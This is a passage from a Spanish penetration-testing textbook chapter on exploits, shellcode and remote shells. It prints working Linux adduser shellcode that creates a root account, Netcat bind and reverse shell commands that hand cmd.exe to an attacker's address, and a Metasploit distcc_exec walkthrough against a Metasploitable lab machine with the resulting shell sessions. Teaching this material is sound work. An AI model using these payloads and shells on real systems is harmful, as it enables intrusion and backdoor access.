
El funcionamiento de estas herramientas suele seguir un esquema muy característico; éste depende del error que se quiera explotar, de las posibles acciones que dicho *bug* permita realizar, del objetivo perseguido en la máquina atacada y del código o *shellcode* que se quiera inyectar y ejecutar. Los resultados de la aplicación de un *exploit* sobre un sistema o programa informático pueden conseguir ejecutar una determinada instrucción como:

- Deshabilitar algún servicio o proceso que esté iniciado (por ejemplo, deshabilitar el antivirus, el *firewall* o un detector de intrusos).
- Generar una denegación de servicios (también conocido como ataque DoS, siglas en inglés de *Denial of Service*).
- Conseguir una consola del sistema operativo de la máquina atacada para tomar control de ella.
- Abrir una puerta trasera en los sistemas informáticos para volver en otra ocasión.
- Agregar una cuenta de usuario que puede ser utilizada para una validación transparente en el sistema por el atacante.
- ... y muchas más cosas que permite la imaginación humana.

El código que se inyecta y se ejecuta en la máquina atacada se denomina *shellcode* o *payload* (carga útil), suele estar escrito en ensamblador y compilado directamente en instrucciones de máquina. Estas sentencias se almacenan en la memoria y el sistema operativo las ejecuta, lo que permite ejecutar en el ordenador objetivo cualquier tipo de acción requerida con tal de que se pueda programar dentro del *exploit*. En el ejemplo siguiente se muestran dos códigos de una *shellcode* que permite añadir un usuario “root” con una contraseña “toor” en un sistema Linux. El primer código es la versión escrita en ensamblador del *payload* y el segundo hace alusión a la traducción de la *shellcode* en hexadecimal utilizando una codificación Alpha2 (Fuente: *http://www.metasploit.com/*).

```
/*Código en ensamblador para añadir un usuario y una contraseña en
Linux*/

BITS 32
global _start

%include "generic.asm"

_start:
  setreuid 0

  push  byte 0x05
  pop   eax
  xor   ecx, ecx
  push  ecx
  push  dword 0x64777373
  push  dword 0x61702f2f
  push  dword 0x6374652f
  mov   ebx, esp
  inc   ecx
  mov   ch, 0x04
  int   0x80
  xchg  eax, ebx
  call  getstr
db "ABC:AAnV3m35vbc/g:0:0::/:/bin/sh"
getstr:
  pop   ecx
  mov   edx, [ecx-4]
  push  byte 0x04
  pop   eax
  int   0x80
  push  byte 0x01
  pop   eax
  int   0x80


/*Código en hexadecimal separado en bytes, con codificación Alpha2 que
permite añadir a un sistema Linux un usuario "root" y un pasword "toor",
la shellcode está escrita para incluirla en un exploit escrito en
lenguaje C*/

/* linux_ia32_adduser -   LSHELL=/bin/sh LUSER=root LPASS=toor Size=244
Encoder=Alpha2 http://metasploit.com */
unsigned char scode[] =
"\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x49\x49\x49\x49\x49\x49"
"\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x37\x49\x51\x5a\x6a\x41"
"\x58\x30\x41\x31\x50\x41\x42\x6b\x42\x41\x51\x32\x42\x42\x42\x32"
"\x41\x41\x30\x41\x41\x58\x50\x38\x42\x42\x75\x4a\x49\x50\x31\x6a"
"\x69\x4f\x79\x6a\x6b\x32\x4a\x63\x76\x71\x48\x78\x4d\x6d\x50\x71"
"\x7a\x74\x45\x46\x38\x76\x51\x4b\x79\x46\x31\x32\x48\x33\x43\x43"
"\x43\x72\x57\x65\x34\x61\x78\x46\x4f\x34\x6f\x44\x30\x71\x71\x42"
"\x48\x66\x4f\x33\x55\x74\x34\x71\x73\x4e\x69\x7a\x43\x51\x51\x6e"
"\x55\x44\x44\x5a\x6d\x6d\x50\x4c\x53\x69\x78\x61\x32\x53\x30\x65"
"\x50\x53\x30\x44\x32\x50\x6f\x70\x6f\x70\x74\x37\x4a\x63\x71\x72"
"\x61\x73\x45\x71\x77\x56\x51\x70\x37\x55\x61\x62\x4a\x43\x55\x30"
"\x50\x30\x63\x42\x66\x32\x4f\x67\x4a\x66\x50\x36\x5a\x30\x30\x74"
"\x7a\x46\x5a\x74\x6f\x46\x5a\x54\x6f\x51\x72\x72\x49\x72\x4e\x64"
"\x6f\x52\x53\x71\x78\x65\x5a\x72\x79\x4c\x4b\x42\x71\x4b\x4c\x50"
"\x6a\x35\x54\x63\x68\x5a\x6d\x6f\x70\x71\x7a\x66\x61\x53\x68\x48"
"\x4d\x6d\x50\x41";
```

A continuación, se expone un ejemplo aclaratorio que explica de manera muy básica el funcionamiento de *exploits* bastante comunes. Ésta es una técnica muy común para insertar código en la memoria llamada *stack overflow* (desbordamiento en la pila), la cual permite explotar un *bug* conocido para luego inyectar en la pila de memoria de la máquina víctima una instrucción maliciosa.

Imaginemos que tenemos un programa que escribe por pantalla un mensaje escrito en una caja de texto y que está guardado en una variable, la cual soporta como máximo 20 caracteres. Si se quiere que salga por pantalla "Hola qué tal estás" se podrá hacer porque la frase tiene 15 letras con 3 espacios y cumple con la norma impuesta anteriormente, sin embargo, si escribe 25 veces la letra "A" ("AAAAAAAAAAAAAAAAAAAAAAAAA") el programa de prueba devuelve un mensaje de error que alerta sobre una "violación de segmento". Esto indica que se acaba de inducir un error, donde los 5 caracteres que sobran, en vez de ser borrados, sobrescriben los datos guardados en las cinco posiciones después de nuestra propia variable. Podría no haber nada en ese espacio, y en otras ocasiones, se interferirá con otra variable almacenada en memoria. Este error es la base de un proceso más complejo donde se trata de calcular la distancia exacta a un espacio en memoria donde se sabe que el ordenador interpretará las instrucciones guardadas, independientemente de dónde provengan éstas.

Tipos de Exploits

Existen en Internet una infinidad de *exploits* que permiten aprovecharse de la vulnerabilidad de un sistema. Estos se pueden clasificar de diferentes maneras que atienden a ciertas características propias del *exploit* del que se trate, ya pueda ser por su ejecución de forma local o remota, por el resultado que provoque en la máquina objetivo o por la forma de explotar el error del sistema. La clasificación más clara que se puede exponer es la relativa a *exploits* locales y remotos:

1. **Exploits locales**. Son aquellas instrucciones maliciosas que se deben ejecutar en el mismo sistema operativo de la máquina objetivo. Su finalidad suele ser conseguir que un usuario con permisos restringidos sea capaz de escalar privilegios, hasta obtener permisos de administrador o de sistema (*System*). También se utilizan este tipo de *exploits* para realizar ataques de DoS (*Denial of Service*) contra algún servicio que esté corriendo en el sistema atacado, como por ejemplo un servidor Web o de correo.

2. **Exploits remotos**. A diferencia del anterior tipo, estos ejecutables maliciosos se ejecutan en un ordenador a la distancia. Su funcionamiento es similar al de los *exploits* locales, sin embargo se diferencian en que estos explotan el error a través de aplicaciones vulnerables que están a la

escucha en la red (servidor Web, correo electrónico, servicio FTP, etc.). Según cómo se realice el ataque podemos clasificar estos *exploits* en tres tipos:

a. **Ataques a través de una página Web**. Son páginas HTML maliciosas que contienen un *script* generalmente escrito en Javascript, el cual permite explotar errores en el navegador Web o en el sistema de la víctima y así inyectar *software* espía o similares en la víctima.

b. **Ataque a un servicio que corre en un puerto**. Éste es el ataque más común, la metodología de estos *exploits* es la de enviar paquetes con la *shellcode* y los datos necesarios para provocar el error a un servicio de la máquina objetivo, esta información se envía a través de un puerto de la víctima donde el servicio problemático está iniciado. Estos *exploits* no sólo sirven para cargar un *payload* en el sistema atacado, sino que se puede utilizar para realizar ataques de denegación de servicios, por ejemplo, a través del envío masivo de paquetes de datos de tamaño considerable.

c. **Ataque SQL Injection**. Se trata de un método de ataque que está en pleno auge, debido a todo el desarrollo que ha habido en tecnologías de servicio Web. Este tipo de *exploit* se conecta a la base de datos de la víctima a través de aplicaciones Web vulnerables, inyectando instrucciones maliciosas a la base de datos, las cuales permiten realizar desde modificaciones en los registros hasta ejecutar otros comandos en el sistema operativo base.

Obtención, compilación y utilización de exploits

Una vez visto el concepto y los tipos de *exploit* existentes en la red, es hora de recopilar información sobre el sistema vulnerable que queremos atacar para poder encontrar así un *exploit* adecuado al *bug* que tenga.

En Internet puede encontrar dos tipos de *exploit* característicamente similares pero que tienen un elemento clave que hace una gran diferencia. Es obvio que a cualquier atacante le interesará tener un *exploit* que sea capaz de aprovecharse de un error que aún no tiene solución, parche o actualización, pero la gran mayoría de *exploits* disponibles ya tienen la vulnerabilidad correspondiente parcheada. Bajo esta premisa, se encuentra el elemento clave que diferencia a los dos tipos de *exploits*. El primer tipo de *exploit* se denomina *0-day* y engloba a todos

aquellos que son capaces de explotar una vulnerabilidad que aún no tenga parche que arregle el error informático. Este tipo de *exploit* es bastante difícil de encontrar, ya que se mueven por círculos privados a los que normalmente no se tiene acceso. El segundo tipo de *exploit* abarca aquellos que no son *0-day*, suelen ser mucho más fáciles de encontrar ya que se cuelgan en portales Web y en bases de datos de vulnerabilidades públicas al estilo de *Bugtraq*. Por muy viejo que sea un *exploit*, no hay que minimizar su importancia, debido a que siempre se podrá utilizar en la red contra alguna máquina objetivo cuyo administrador no parchea su sistema.

Existen una infinidad de *exploits* dentro de la gran "red de redes", sólo hay que saber buscarlos correctamente y así podremos encontrar los más recientes sin ningún problema. Lo más interesante será siempre buscar *exploits 0-day* en Internet. Estos son bastante difíciles de hallar y no basta con una simple búsqueda con Google. Si se quieren conseguir, deberá participar en comunidades de *hacking* en los servicios *chat* de IRC, o en foros especializados del tema, como el de la Web *http://www.elhacker.net*.

Una Web similar donde programadores, grupos de seguridad y especialistas del *hacking* ético publican *exploits* de los *bugs* que han encontrado y estudiado. Éstas están disponibles para la descarga del que lo quiera y están ordenados según la clase del *exploit*, la fecha de publicación y, además, en ocasiones, se puede encontrar *0-days*. Dicha Web es *http://exploit-db.com*.

Figura 3.14. The Exploit Database

Esta Web no sólo contiene una colección de *exploits* que se actualizan a diario, sino que alberga una colección de *shellcodes*, documentos y vídeos sobre el

uso de ciertas técnicas de *hacking* e intrusión en sistemas. También muestra la utilización de herramientas muy importantes, como es el Metasploit Framework (del que se hablará más adelante).

La mayoría de los *exploits* de Internet vienen en ficheros de texto plano que albergan el código fuente que se va a ejecutar. Este código suele estar programado en lenguajes como C, Perl y Python, y están preparados para ejecutarse bajo diferentes plataformas, como los sistemas Windows, Linux, Solaris, etc. Muchos de estos *exploits* siguen un patrón divulgativo y están preparados para probar una cierta vulnerabilidad pero sin causar ningún daño; esta característica se denomina PoC (*Proof of Concept* o Prueba de Concepto), y suele distinguirse por la *shellcode* que se utilice. Lo habitual es que se use un *payload* que ejecute la inofensiva calculadora de Windows, por ejemplo; u otro programa que permita comprobar que el *bug* existe y el *exploit* funciona.

Para poder ejecutar el *exploit* elegido, primero se ha de tener en cuenta qué *shellcode* se utiliza (por si tiene algún regalo no grato). Como es bastante difícil saber qué es lo que hace el *payload* exactamente, es recomendable cambiarlo por otro que tenga el mismo número de bytes y así proteger el sistema de posibles problemas. El paso siguiente a éste es compilar el *exploit*, y para ello necesitamos saber para qué plataforma ha sido diseñado (Windows, Linux…) ya que las funciones que se utilicen en el código pueden provenir de librerías de programación distintas, que estén preparadas para diferentes sistemas. Compilar no es una tarea sencilla, pues en muchas ocasiones se importan códigos fuente que el compilador no sabe cómo interpretar por no tener las definiciones de las funciones utilizadas; este problema es muy frecuente en los *exploits* que están escritos en C o en C++. Existen en Internet una gran variedad de compiladores gratuitos que poseen un gran abanico de librerías y funciones. Uno muy recomendable es el Lcc-Win32, que puede descargar de *http://www.cs.virginia.edu/~lcc-win32/*. Existe un excelente compilador gratuito que Microsoft ha puesto a disposición del público en su página Web, se trata del Visual C++ 2005 en su versión Express Edition, que es la edición más básica, pero es más que suficiente para compilar y generar código sin ningún problema.

La utilización y manejo de los *exploits* depende de varios factores que influyen según se realice el ataque a un objetivo local o remoto, a través de una denegación de servicio o para la ejecución de un cierto comando, etc. Normalmente los *exploits* locales trabajan con la simple ejecución del código compilado en la consola del sistema, aunque en ocasiones, necesitan información, como la dirección de un fichero en el sistema operativo base o la dirección IP de la máquina remota.

> **Nota:** cada maestrillo tiene su librillo, y cada *exploit* tiene su creador, por lo que muy frecuentemente la interfaz de uso de estas herramientas cambia unas de otras, por lo que en este libro se recomienda documentarse ampliamente sobre la utilización y funcionamiento de los *exploits* antes de su ejecución.

En la siguiente imagen se muestra la utilización de un *exploit* antiguo, pero que por su rápida difusión se hizo muy famoso; fue el vector de ataque que utilizó el gusano Blaster, el cual en pocos días infectó a miles de usuarios de la red. Este *exploit* vulneraba un fallo del servicio remoto DCOM que permitía la ejecución de código malicioso en la máquina víctima. El *exploit* usado se llama **kath2**, y, aunque es antiguo, sigue existiendo en páginas dedicadas a la seguridad y el *hacking*. Esta herramienta está pensada para vulnerar masivamente equipos remotos que tengan el sistema Windows 2000 y 2003 sin parchear debidamente ante esta vulnerabilidad. Para poder ejecutarlo hay que pasarle a través de la consola de Windows un rango de direcciones IP que pertenezcan a las máquinas objetivo. Si alguna tiene el *bug* del servicio DCOM, aprovechará el error e inyectará un *payload* que ejecuta una *shell* directa en la consola. Se ejecuta escribiendo en consola **Kath.exe <Rango de IPs>** (Kath.exe 192.168.1.4 192.168.1.8):




Figura 3.15. Obtención de una shell remota de una máquina atacada con el exploit Kath2.exe

3.1.4 Utilización de shell como payload

El *payload* más común en ser utilizado es un *shell*. Éste es el término que se le da a la obtención de una consola en un ordenador remoto. La obtención de una *shell* remota es uno de los objetivos primordiales para un atacante o auditor. El atacante obtiene una conexión directa al entorno de red si la conexión remota no es detectada a tiempo. El auditor obtiene una *shell* como evidencia irrefutable de que el entorno de red es vulnerable. A continuación, se explican los dos tipos de *shell* que puede crear y los detalles en su funcionamiento.

Shell directa

El objetivo es simple: obtener una interfase para el control remoto de un ordenador. Esto es un proceso de, simplemente, redirigir el tráfico obtenido mediante un puerto y concatenar ese flujo de datos a un programa local. El *exploit* más sencillo es el que simplemente deje un puerto abierto a la escucha en ordenador remoto y desde el ordenador local se conecte directamente. Esto se puede lograr mediante el uso de **Netcat**, la "navaja suiza" de los administradores y *hackers* en la red. Ésta es una herramienta sencilla parecida al cliente Telnet pero con mucha más capacidad que tan solo conexiones remotas. Se puede obtener una versión para Windows desde *http://www.downloadnetcat.com*, y para Linux se puede instalar desde los repositorios de las distribuciones más conocidas, como Debian, Red Hat o Suse. Para obtener una *shell* directa con Netcat, se puede realizar lo siguiente:

En el ordenador víctima

```
C:\>nc -d -l -p 37337 -e cmd.exe
```

En el ordenador atacante

```
C:\>nc dirección_víctima 37337
```

La sintaxis de conexión de Netcat es igual a la de Telnet. En la primera instrucción, se deja Netcat a la escucha en el puerto 37337, poniendo en dicho puerto un **cmd.exe**; cuando se realice una conexión TCP/IP, se ejecuta inmediatamente una línea de comandos en la máquina de la persona que realiza la conexión. Una vez realizada la conexión, la consola ofrece el *prompt* del sistema operativo víctima. La conexión directa es el uso más común de Netcat, sin embargo esto no siempre funcionará. Los ordenadores hoy en día están protegidos por *firewalls* o *routers* que por defecto no dejan la conexión entrar. De esta manera,

aunque se tenga acceso local al ordenador y se configure un *backdoor* mediante Netcat de forma directa, nunca se podrá realizar una conexión desde fuera hacia adentro de la organización.

Shell reversa

Mientras que el *firewall* no permite conexiones entrantes no autorizadas, normalmente la red interna es clasificada como confiable y esto significa que permite las conexiones desde adentro hacia fuera de una manera menos estricta o por lo menos suele ser más permisiva con este tipo de conexiones que salen de la organización. Sabiendo esto, se pueden modificar las instrucciones de Netcat para que éste se conecte al ordenador atacante. Para lograrlo, puede ejecutar las siguientes instrucciones:

Desde el ordenador atacante

```
C:\>nc -v -l -p 37337
```

Desde el ordenador víctima

```
C:\>nc dirección_atacante 37337 -e cmd.exe
```

Nota: al realizar la conexión, puede no aparecer el *prompt* de la línea de comandos de Windows. Pudiera parecer que no funcionó la *shell* reversa, pero si empieza a ejecutar comandos desde la ventana donde se dejó el Netcat a la escucha verá como responde el ordenador víctima.

Esta técnica es conocida como la conexión o *shell* reversa. Como se realiza la conexión desde adentro hacia afuera, para el *firewall* es una sesión en algunos casos transparente y permisible. Éste es el método preferido de conexión de la mayoría del *malware* existente en Internet, servidores troyanos que se conectan desde adentro a un cliente en Internet. Esto es el caso de troyanos como el famoso Flux o Bifrost. Esto también se puede lograr con los *exploits* encontrados en Metasploit Framework eligiendo el *payload* adecuado, identificable por su nombre con la palabra clave *reverse*.

Nota: la migración de Netcat a Windows le ha dotado de algunos parámetros adicionales para su uso, que pueden no encontrarse en su versión equivalente para Linux. Para obtener todos los parámetros disponibles en la versión de que disponga, basta con escribir **nc –h**.

3.2 METASPLOIT FRAMEWORK

Una de las herramientas más utilizadas hoy en día para la gestión de vulnerabilidades y la realización de test de penetración en sistemas informáticos es **Metasploit Framework**. Esta herramienta fue diseñada para la comunidad de *hackers* éticos dedicados a las pruebas de intrusión de máquinas remotas y locales. No sólo facilita el uso de *exploits* mediante una interfaz estándar, sino que permite el desarrollo de nuevos *exploits*, además de la automatización de ataques. El *software* es libre y se puede descargar del sitio Web: *www.metasploit.com*.

Metasploit tiene muchas modalidades de uso, pero una de las más útiles es mediante la línea de comandos con la utilidad de **msfcli**. Aunque puede parecer complejo inicialmente, una vez que aprenda a manejarse bien con ella podrá crear y lanzar *exploits* desde la línea de comandos, automatizando el proceso con *scripts*.

Para comenzar a utilizar la línea de comandos de Metasploit, puede comenzar listando la ayuda. Con la opción *help* (**-h**), podrá ver las opciones de las que dispone **msfcli**.

```
~# msfcli -h
Usage: /opt/metasploit3/msf3/msfcli <exploit_name> <option=value> [mode]
========================================================================
    Mode            Description
    ----            -----------
    (H)elp          You're looking at it baby!
    (S)ummary       Show information about this module
    (O)ptions       Show available options for this module
    (A)dvanced      Show available advanced options for this module
    (I)DS Evasion   Show available ids evasion options for this module
    (P)ayloads      Show available payloads for this module
    (T)argets       Show available targets for this exploit module
    (AC)tions       Show available actions for this auxiliary module
    (C)heck         Run the check routine of the selected module
    (E)xecute       Execute the selected module
```

Todas estas opciones se añaden al final de la línea que esté creando para conseguir el resultado esperado. Otra de las características que tiene **msfcli** es que gracias a que la salida que devuelve es interpretada por el sistema Linux, éste puede usar comandos de tratamiento de cadena como **cut** y **grep** para filtrar la salida de **msfcli**.

Si introduce el comando **msfcli** sin ningún parámetro extra, por defecto le mostrará la ayuda seguida de todos los módulos de *exploits* disponibles. Debido a la gran cantidad de *exploits* disponibles, para que esta salida pueda serle útil debe filtrar la salida utilizando las palabras clave que describan la vulnerabilidad a buscar. En Linux, para hacer este tipo de operaciones puede usar el comando **grep**,

precedido de una tubería o *pipe* (|). Esto hará que Linux muestre por pantalla la salida de **msfcli**, pero, antes de hacerlo, pasará todo el contenido por una tubería hacia **grep** que filtrará toda la información en busca de las coincidencias especificadas. Por ejemplo, si usase el comando *msfcli | grep mysql*, obtendría todos los módulos referentes a MySQL en Metasploit.

```
~# msfcli |grep mysql
[*] Please wait while we load the module tree...
    exploit/linux/mysql/mysql_yassl_getname       MySQL yaSSL CertDecoder:
:GetName Buffer Overflow
    exploit/linux/mysql/mysql_yassl_hello         MySQL  yaSSL  SSL  Hello
Message Buffer Overflow
    exploit/windows/mysql/mysql_yassl_hello       MySQL  yaSSL  SSL  Hello
Message Buffer Overflow
    auxiliary/admin/mysql/mysql_enum              MySQL Enumeration Module
    auxiliary/admin/mysql/mysql_sql               MySQL SQL Generic Query
    auxiliary/scanner/mysql/mysql_login           MySQL Login Utility
    auxiliary/scanner/mysql/mysql_version          MySQL   Server   Version
Enumeration
```

3.2.1 Configurando un *exploit*

Ahora que sabe cómo encontrar un *exploit* utilizando la plataforma de Metasploit, lo único que falta es ver cómo se utiliza para lanzar un ataque hacia un ordenador específico. En la página de Metasploit, encontrará el proyecto Metasploitable, un servidor Linux basado en Ubuntu que se puede descargar como máquina virtual para productos VMware. Este servidor contiene un gran número de servicios que pueden ser vulnerados mediante el uso de Metasploit Framework. Utilice esta máquina para poder practicar con el uso de Metasploit Framework.

A continuación, se detallan los pasos para configurar un módulo *exploit* en Metasploit. Este ejercicio utiliza una de las vulnerabilidades presentes en Metasploitable. Al final del ejercicio, podrá configurar las opciones requeridas por un *exploit*, configurar el *payload* del mismo y lanzarlo exitosamente.

1. El siguiente ejercicio utilizará una vulnerabilidad en el servidor Samba de Linux mediante el servicio **distccd**. Este servicio es un compilador distribuido utilizado por Samba y otros proyectos GNU para la compilación y distribución de paquetes. El problema del servicio es que no provee autenticación, y permite que cualquier ordenador con conexión directa a él pueda ejecutar comandos en el servidor donde se encuentra. Para disponer de más información de un módulo, a través de la utilidad **msfcli**, especifique el módulo con la opción **S** de *Summary* para ver un resumen de información y opciones disponibles para el módulo.

```
root@Linux:/opt/framework3# msfcli exploit/unix/misc/distcc_exec S
[*] Please wait while we load the module tree...
       Name: DistCC Daemon Command Execution
    Version: 9669
   Platform: Unix
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
Provided by:
   hdm <hdm@metasploit.com>
Available targets:
   Id  Name
   --  ----
   0   Automatic Target

Basic options:
   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  3632             yes       The target port

Payload information:
   Space: 1024

Description:
  This module uses a documented security weakness to execute arbitrary
  commands on any system running distccd.

References:
   http://cve.mitre.org/cgi-bin/cvename.cgi?name=2004-2687
   http://www.osvdb.org/13378
   http://distcc.samba.org/security.html
```

2. En las opciones, se puede ver que el puerto remoto, denotado por la variable **RPORT**, ya está puesta. Lo único que permanece por ser definido es la variable **RHOST**, que se utiliza para establecer la dirección IP de la máquina objetivo o víctima. Anote esta variable y su valor a un lado para la construcción del comando final.

3. Seguidamente deberá elegir un *payload* que utilizará el *exploit* una vez vulnerada la máquina víctima. Con la opción **P**, **msfcli** le mostrará todos los *payloads* disponibles para el módulo *exploit* seleccionado.

```
root@Linux:/opt/framework3# msfcli exploit/unix/misc/distcc_exec P
[*] Please wait while we load the module tree...

Compatible payloads
===================

   Name                    Description
   ----                    -----------
   cmd/unix/bind_perl       Listen for a connection and spawn a command
shell via perl
   cmd/unix/bind_ruby      Continually listen for a connection and spawn a
command shell via Ruby
   cmd/unix/generic        Executes the supplied command
   cmd/unix/reverse            Creates an interactive shell through two
inbound connections
   cmd/unix/reverse_perl  Creates an interactive shell via perl
   cmd/unix/reverse_ruby   Connect back and create a command shell via
Ruby
```

Como puede ver, los *payload* a seleccionar se limitan a la plataforma que afecta el *exploit*. En este caso, como el sistema a atacar es Linux, se muestran aquellos compatibles con sistemas *nix. Entre las opciones disponibles, puede elegir una *shell* directa o reversa. Para este caso, se hará uso de la *shell* directa hecha en Perl.

4. Para utilizar el *exploit* con la *shell* directa hecha en Perl, utilice la variable **PAYLOAD** para especificar el módulo *payload*. Para ejecutar el *exploit*, utilice la opción **E** al final de la instrucción:

```
root@Linux:/opt/framework3#     msfcli     exploit/unix/misc/distcc_exec
PAYLOAD=cmd/unix/bind_perl RHOST=192.168.121.130 E

[*] Please wait while we load the module tree...
[*] Started bind handler
[*]   Command   shell   session   1   opened   (192.168.121.137:38142   ->
192.168.121.130:4444)

whoami
daemon
```

5. En el comando ejecutado, se resaltan las opciones previamente mencionadas para que vea el uso apropiado de ellas. El último parámetro, **E**, es la instrucción para lanzar el *exploit* a la máquina víctima. La línea resaltada al final de la pantalla indica una sesión abierta exitosamente. No hay un *prompt* para indicar que está dentro, pero al ejecutar el comando **whoami**, el sistema operativo responde diciendo que es el usuario "daemon", una cuenta de sistema para la ejecución de servicios.

6. En el caso de haber querido utilizar una *shell* reversa, Metasploit añade otra serie de opciones a configurar para el uso correcto de este módulo *payload*. Especificando el módulo, utilice el parámetro **O** para ver las nuevas opciones:

```
root@Linux:/opt/framework3#      msfcli      exploit/unix/misc/distcc_exec
PAYLOAD=cmd/unix/reverse_perl O
[*] Please wait while we load the module tree...

   Name   Current Setting  Required Description
   ----   ---------------  -------- -----------
   RHOST                   yes      The target address
   RPORT  3632             yes      The target port

   LHOST                   yes      The local address
   LPORT  4444             yes      The local port
```

7. La variable **LPORT** ya está prefijada a 4444. Siendo una *shell* reversa, deberá asegurarse de que su ordenador permita esta conexión entrante. La variable **LHOST** contendrá la dirección IP de su ordenador. Aunque si la máquina víctima se encuentra en Internet y el ordenador donde reside Metasploit está detrás de un *firewall*, habrá que configurar una regla de NAT en él y LHOST contendrá su dirección IP pública. Configure estas variables y ejecute el *exploit*:

```
root@Linux:/opt/framework3#      msfcli      exploit/unix/misc/distcc_exec
PAYLOAD=cmd/unix/reverse_perl  RHOST=192.168.121.130  LHOST=192.168.121.137
E
[*] Please wait while we load the module tree...
[*] Started reverse handler on 192.168.121.137:4444
[*]  Command  shell  session  1  opened  (192.168.121.137:4444  ->
192.168.121.130:51042)

whoami
daemon
```

8. A diferencia que con la utilización de herramientas como Netcat, Metasploit se encarga automáticamente de abrir el puerto correspondiente para estar a la escucha. Como puede ver, el resultado es el mismo que en el caso anterior, con la diferencia de que la sesión fue iniciada por el ordenador objetivo en vez de haber sido nosotros mismos.

3.3 TRANSFERENCIA DE ARCHIVOS

La duda más natural que le puede surgir en este momento es: ocupando solamente la *shell* de comandos que se obtiene con un *exploit* remoto, ¿cómo puede subir las herramientas de intrusión al ordenador víctima? La solución a este dilema, mientras que no es tan trivial como compartir una carpeta en Windows, resulta ser de todos modos algo relativamente sencillo.

3.3.1 Configurando un servidor FTP

Una vez obtenida la consola de comandos en la víctima remota, se puede ocupar el cliente FTP de línea de comandos que viene integrado como una herramienta estándar. Tanto Linux como Windows tienen esta herramienta incorporada; simplemente al introducir el comando, se devuelve un *prompt* del cliente FTP y se puede empezar a realizar una conexión a un servidor ftp donde guarde sus herramientas. Si trabaja bajo un entorno de Linux, puede instalar un servidor FTP como **Proftpd** o **Vsftpd**; el usuario y la contraseña son los mismos que ocupa para iniciar una sesión de usuario y de inmediato inicia en su directorio *home*. Para Windows, puede utilizar **Filezilla Server**, descargable desde su portal Web ubicado en *http://filezilla-project.org*. A diferencia de los servidores FTP bajo Linux, debe configurar los usuarios y las rutas a sus directorios de inicio antes de ocuparlo.

Una vez descargado e instalado, se abre una ventana que es el panel de administración para poder controlar las distintas opciones de configuración del servidor FTP y permitirá también dar de alta a usuarios. Para dar de alta a un usuario, diríjase al menú **Edit->Users** y se abrirá una ventana con las opciones necesarias. Dentro de esta ventana existe un recuadro llamado **Users**. Presione el botón **Add** para añadir un usuario. Aparece otra ventana con dos campos, el primero, donde añade el nombre de usuario, y el segundo, donde se elige el grupo a quien quiera que pertenezca.




Figura 3.16. Configurando un usuario en Filezilla Server

